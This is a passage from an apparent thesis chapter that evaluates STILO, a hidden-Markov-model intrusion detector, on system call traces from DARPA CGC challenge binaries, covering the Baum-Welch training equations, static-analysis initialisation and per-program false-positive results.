We studied the sequence of system calls at triggering time. The return time was not considered in classification. Therefore, lines with `<resumed>` marks were ignored during classification. Meanwhile, after preprocessing, the sequence only contained the names of the system calls. Other information (process id, time

stamp, function signatures) was ignored.

After the above processing, the system call trace extracted from the trace segment is as follows.

```
rt_sigprocmask, recvmsg, rt_sigprocmask, mmap2, select, close,
close, socket, rt_sigprocmask, send, select, poll, read, close,
rt_sigprocmask, open, rt_sigprocmask, read, select, close, socket
```

The longest system call trace contains 18289 system calls and the shortest has 106. On average, a trace has 346 system calls. Those traces are prepared for training and testing in STILO.

Chapter 4

Methodology and Experiment

We tested the performance of the algorithm STILO introduced in [5] by Kui Xu et al.. It is a combination of static code analysis and HMM probability estimation to detect the exploit system behavior. Their accuracy is 11- to 28-fold higher than regular HMM models (without static analysis) with a very low false positive and false negative rate (10^{-3}). We tried to adopt the method on our data set to further test its efficiency. Also, contrary to building a program-specific model as it is with STILO, we explored its potential of building a universal model that works for all programs.

4.1 Methodology

We acquired the compiled java executables for STILO. After decompiling, we were able to adopt the code for testing on our data set. The process of model building consists of three steps: 1)static analysis on program binary to acquire transition matrix; 2)initialization of parameters in hidden Markov model; 3)training and tuning HMM with collected system call traces. Apart from the java code for model building, we also used the tools from Kui used in [5] to perform static analysis. For model training, `jahmm` implementation of Baum-Welch algorithm is used.

4.1.1 Hidden Markov Model and Training

Hidden Markov model is a probabilistic sequential classifier that aims to assign a class or state to each observation in a sequence. Given a sequence of observations, the model computes a probability distribution of possible sequence of states and find the most probable one. HMM is one of the most important models in speech recognition and natural language processing. Compared to Markov model, HMM has a better capability of assigning probabilities to ambiguous sequences where the state of the sequence is not directly observable.

HMM assumes that the transition probability from previous state to current, although unobservable, still only depends on the previous state, which is basically a first-order Markov sequence i.e. $P(S_t|S_1, S_2, ..., S_{t-1}) = P(S_t|S_{t-1})$, where S_t represents the state at time t of a sequence. And we use a_{ij} to express transition probability $a_{ij} = P(S_t = s_j|S_{t-1} = s_i)$ at any time $t > 1$ where s_i, s_j are any states in the state set of a sequence. Thus we can form the transition matrix $\boldsymbol{A}$ in HMM with all transition probabilities a_{ij} between each state, where $\sum_{j=1}^{N} a_{ij} = 1, \forall i$, N being the number of states in the state set.

Since states are not observable, emission probability b_{ij} from each state s_i to each observation o_j should be another part of the model in order to learn the transition of the states. An emission probability matrix $\boldsymbol{B}$ consists of $b_{ij} = P(O_t = o_j|S_t = s_i)$ is involved in HMM in order to draw the connection between observations and unobservable states, where o_j is any observation in the observation set of a sequence.

Finally, another parameter is also needed in hidden Markov model, which is the initial probability distribution $\boldsymbol{\pi} = \{\pi_1, \pi_2, ...\pi_i, ...\}$ over each state. $\pi_i = P(S_1 = s_i)$ is the probability that the hidden Markov chain starts in state s_i. For some state s_j, π_j might be 0, which means the Markov chain never starts in s_j.

4.1.2 Baum-Welch Algorithm

In this thesis, we used an open source HMM tool called `jahmm` version 0.6.1 [43]. It is a JAVA library that provides implementation of Hidden Markov Model related algorithms. For training the model, we used the Baum-Welch algorithm in `jahmm`. It is one of the typical forward-backward algorithms used to determine

parameters of a hidden Markov model.

Baum-Welch algorithm finds the maximum likelihood estimation of parameters of an HMM by learning observations. It is a special case of Expectation-Maximization algorithm.

Based on previous introduction, we can set $\boldsymbol{\theta} = (\boldsymbol{A}, \boldsymbol{B}, \boldsymbol{\pi})$ with random initial conditions. The parameters can also be initialized with prior knowledge, for example, in our case, transition matrix $\boldsymbol{A}$ can be initialized with control flow graph. There are two procedures involved in this algorithm: forward and backward procedures.

Forward Procedure:

Let $\alpha_i(t) = P(O_1 = o_{q_1}, O_2 = o_{q_2}, ...O_t = o_{q_t}, S_t = s_i|\boldsymbol{\theta})$, where $o_{q_j}(j = 1, 2, ..., t)$ is the observation at time j in a sequence. $q_j = 1, 2, 3, ..., M$, where M is the total number of unique observations and $\{o_1, o_2, ..., o_M\}$ is the observation set. S_t is the status at time t. $\{s_1, s_2, ..., s_i, ..., s_N\}$ is the state set in the random process. And we can find recursively:

- $\alpha_i(1) = \pi_i b_{iq_1}$,
- $\alpha_i(t+1) = b_{iq_{t+1}} \sum_{j=1}^{N} \alpha_j(t) a_{ij}$

Backward Procedure:

Let $\beta_i = P(O_{t+1} = o_{q_{t+1}}, ..., O_T = o_{q_T}|S_t = s_i, \boldsymbol{\theta})$, which is the probability of a sequence ending in $o_{q_{t+1}}, ..., o_{q_T}$ given the starting state s_i at time t $(t = 1, 2, ..., T)$. And then we calculate $\beta_i(t)$ by:

- $\beta_i(T) = 1$,
- $\beta_i(t) = \sum_{j=1}^{N} \beta_j(t+1) a_{ij} b_{jq_{t+1}}$.

After finding all α and β, we can assign some temporary variables.

According to Bayes' theorem, we can have

$$\gamma_i(t) = P(S_t = s_i|\boldsymbol{O}, \boldsymbol{\theta}) = \frac{P(S_t = s_i|\boldsymbol{\theta})}{P(\boldsymbol{O}|\boldsymbol{\theta})} = \frac{\alpha_i(t)\beta_i(t)}{\sum_{j=1}^{N} \alpha_j(t)\beta_j(t)}$$

which is the probability of being in s_i given at time t given observed sequence $\boldsymbol{O}$ and parameter $\boldsymbol{\theta}$.

Also,

$$\xi_{ij}(t) = P(S_t = s_i, S_{t+1} = s_j | \boldsymbol{O}, \boldsymbol{\theta}) = \frac{P(S_t = s_i, S_{t+1} = s_j, \boldsymbol{O}|\boldsymbol{\theta})}{P(\boldsymbol{O}|\boldsymbol{\theta})}$$
$$= \frac{\alpha_i(t) a_{ij} \beta_j(t+1) b_{jq_{t+1}}}{\sum_{i=1}^{N} \sum_{j=1}^{N} \alpha_i(t) a_{ij} \beta_j(t+1) b_{jq_{t+1}}},$$

which is the probability of a sequence in state s_i, s_j at consecutive time $t, t+1$ given the observation $\boldsymbol{O}$ and $\boldsymbol{\theta}$.

With the temporary variables assigned, we can update the parameters of HMM as follows:

$$\pi_i^* = \gamma_i(1),$$

which is the frequency of being in state s_i at time 1.

$$a_{ij}^* = \frac{\sum_{t=1}^{T-1} \xi_{ij}(t)}{\sum_{t=1}^{T-1} \gamma_i(t)},$$

which is the expected ratio of s_i, s_j transition among all transitions from s_i.

$$b_{ik}^* = \frac{\sum_{t=1}^{T} \delta(O_t - o_k) \gamma_i(t)}{\sum_{t=1}^{T} \gamma_i(t)},$$

which is the expected frequency of observation $O_i = o_k$ while in state s_i.

The forward-backward algorithm is repeated until a convergence condition is met. In [5], Kui. et. al. took out one of every five n-gram pieces in the data set to put in a verification set to verify the convergence. After each interation of Baum-Welch algorithm, an average likelihood of the n-gram pieces is calculated. Once the average likelihood on the n-grams in the verification set is not increasing more than or equal to 10^{-4} between two iterations, we stop the repetition. Also, in our experiments, we have 39 observations which are mapped into 39 states. This setup will be explained later.

For detecting abnormal system call traces with hidden Markov model, we set a threshold of likelihood for sequences under test. If the likelihood of a n-gram piece in a system call trace is below the threshold, we made an alarm (i.e. the sequence is classified positive, abnormal sequence). Otherwise, we didn't make an

alarm (i.e. the sequence is classified negative, normal sequence).

4.1.3 Building the model [5]

As mentioned before, the method combines static code analysis and machine learning to take both frequency of program behavior and feasibility of program paths into consideration. There are three major steps in this method.

The first step is to perform static code analysis on program binaries to acquire all the feasible paths. A control flow graph (CFG) is generated for each function in a program to extract a call transition matrix. After that, all the call transition matrices are merged into one big transition matrix which contains all transition probabilities between calls involved in the program.

The next step is to initialize the parameters for hidden Markov model, which include the number of hidden states N, emission probability matrix $\boldsymbol{B}$, transition probability matrix $\boldsymbol{A}$ and initial probability distribution $\boldsymbol{pi}$.

In our project, we adopted the same parameter setup for STILO from [5]. According to the paper, the model performs the best when the number of hidden states N is equivalent to the size of system call set involved in a program. To initialize emission probability matrix $\boldsymbol{B}$, each system call c_i is correlated to a hidden state s_i. Specifically, the emission probability b_{ij} for call c_j by the state s_i is larger than 0.5 and emission probabilities for other calls by s_i are random small numbers. The state transition probability matrix $\boldsymbol{A}$ is initialized from the call transition matrix in step one while replacing call c_i with its correlated state s_i. Thus, a_{ij} in $\boldsymbol{A}$ becomes the transition probability from state s_i to s_j. As for initial probability π_i for each state s_i, it is also calculated from static analysis process and $\sum_{i=1}^{N} \pi_i = 1$.


The last step is training HMM model with the normal system call traces collected. As mentioned before, for training and later classifying, the system call traces are parsed into n-gram pieces using sliding window technique so that the length of the system call snippets under evaluation are always the same. According to the paper [5], the model has the best performance when $n = 15$. We adopted this setup and all n-gram pieces has the length of 15. After tuning the model with normal traces of a program, the model would be able to alert the abnormal ones.

4.2 Experiments and Results


In our experiments with STILO method on DARPA CGC data set, we first tested program-specific model using the same measurement with the paper, which is detecting abnormal system call n-gram pieces on individual programs and measure performance by false negative and false positive rates. We then measured the performance with receiver operating characteristic (ROC) curve. After the program-specific models, we show the performance of generic detection model built with STILO on all 63 binaries.

4.2.1 Program-Specific Models


We compared the performance of STILO program-specific model with random initialized model on each individual challenge binary (CB) in DARPA CGC. First, both models were built with normal system call traces collected when a CB was processing service poll requests from a client. Figure 4.1 presents the results of program-specific models on all CBs in DARPA CGC Final event. Each figure shows the false positive rate vs false negative rate under different detection thresholds on detecting a data set with synthetic abnormal system call 15-grams and normal system call 15-grams. Synthetic abnormal 15-gram pieces are normal 15-grams with the last five system calls replaced by random system calls in the program system call set. We used the tools from Kui's group to build control flow graph and extract initial transition matrix.




(4.1.1) Facilities Access Control System




(4.1.2) Lazybox




(4.1.3) FSK Messaging Service




(4.1.4) REMATCH 3–Address Resolution Service–SQL Slammer




(4.1.5) REMATCH 5–File Explorer–LNK Bug




(4.1.6) One Amp




(4.1.7) Virtual Machine




(4.1.8) REMATCH 4–CGCRPC Server–MS08-067




(4.1.9) Monster Game




(4.1.10) Thermal Controller v3




(4.1.11) Corinth




(4.1.12) One Vote




(4.1.13) Flash File System




(4.1.14) EternalPass




(4.1.15) Snail Mail




(4.1.16) Childs Game




(4.1.17) Secure Compression




(4.1.18) Dungeon Master




(4.1.19) REMATCH 2–Mail Server–Crackaddr




(4.1.20) LazyCalc




(4.1.21) WhackJack




(4.1.22) Shortest Path Tree Calculator




(4.1.23) REMATCH 1–Hat Trick–Morris Worm




(4.1.24) PTaaS




(4.1.25) Finicky File Folder




(4.1.26) ShoutCTF




(4.1.27) Recipe and Pantry Manager




(4.1.28) Gridder




(4.1.29) On Sale




(4.1.30) OTPSim




(4.1.31) Checkmate




(4.1.32) Overflow Parking




(4.1.33) Hug Game




(4.1.34) Space Attackers




(4.1.35) Mount Filemore




(4.1.36) Stock Exchange Simulator




(4.1.37) Terrible Ticket Tracker




(4.1.38) Personal Fitness Manager




(4.1.39) Matchmaker




(4.1.40) CLOUDCOMPUTE




(4.1.41) FailAV




(4.1.42) CAT




(4.1.43) Order Up




(4.1.44) Neural House




(4.1.45) Water Treatment Facility Simulator




(4.1.46) Query Calculator




(4.1.47) LAN Simulator




(4.1.48) Ghost In The CGC




(4.1.49) Rejistar




(4.1.50) SBTP




(4.1.51) 3D Image Toolkit




(4.1.52) COLLIDEOSCOPE




(4.1.53) Trust Platform Module




(4.1.54) String Info Calculator




(4.1.55) ECM TCM Simulator




(4.1.56) Fortress




(4.1.57) Game Night




(4.1.58) REMATCH 6–Secure Server–Heartbleed



(4.1.59) A Game of Chance



(4.1.60) PRU



(4.1.61) CML (4.1.62) Multi Arena Pursuit Simulator (4.1.63) Network File System

Figure 4.1: Experiment results on individual program

In Figure 4.1, the blue line and dots show the result from random initialized HMM model and the red line and dots show the result from control flow graph initialized HMM model. In the few graphs, there are lines or dots missing or vertical lines in the graph. Those happen due to the fact that some of the false positive rates or false negative rates are 0.0 and can't form a valid data point after logarithm in the graph. We can still find out that HMM method generally works well on detecting abnormal traces, achieving false positive and false negative rates between 10^{-2} to 10^{-3}. On several of the programs, both HMM models had high false negative and false positive rates (10^{-1}). In most cases, STILO performs better than regular model initialized with random transition matrix. Although there are few cases where STILO performs slightly worse, the overall performance of STILO is consistent with [5] on individual programs.

4.2.2 Generic Model

After verifying the model on individual programs in CGC repository, we used the same method to build a generic model that works on all 63 programs. That requires training and testing the model on system call traces from all the programs. For a generic model, the behavior from different programs can complement each other and make it more robust so that it doesn't require frequent updates due to new features added to a program. Also, a generic model should be more capable to detect abnormal traces on a new program since it's trained on more diversified program behaviors.

In the generic model, we combined all 54339 normal system calls from 63 pro-

grams and randomly selected 43471 (80%) of them to put in the training set. The other 10868 normal system calls and 93 exploit system call traces from the 63 programs were used as the test set. Static analysis were performed separately on each program and merged into one transition matrix file that included all transition paths from all programs. In total, there were 29 different system calls discovered in the 63 program processes by the static analysis tool.

As a comparison, we also built an ROC curve for program-specific models. In order to show the overall performance, we calculated the true positive rate and false positive rate across all program-specific models under different discrimination thresholds. And aggregated them into one ROC curve. We compared it with generic model. And 4.2 is the result.

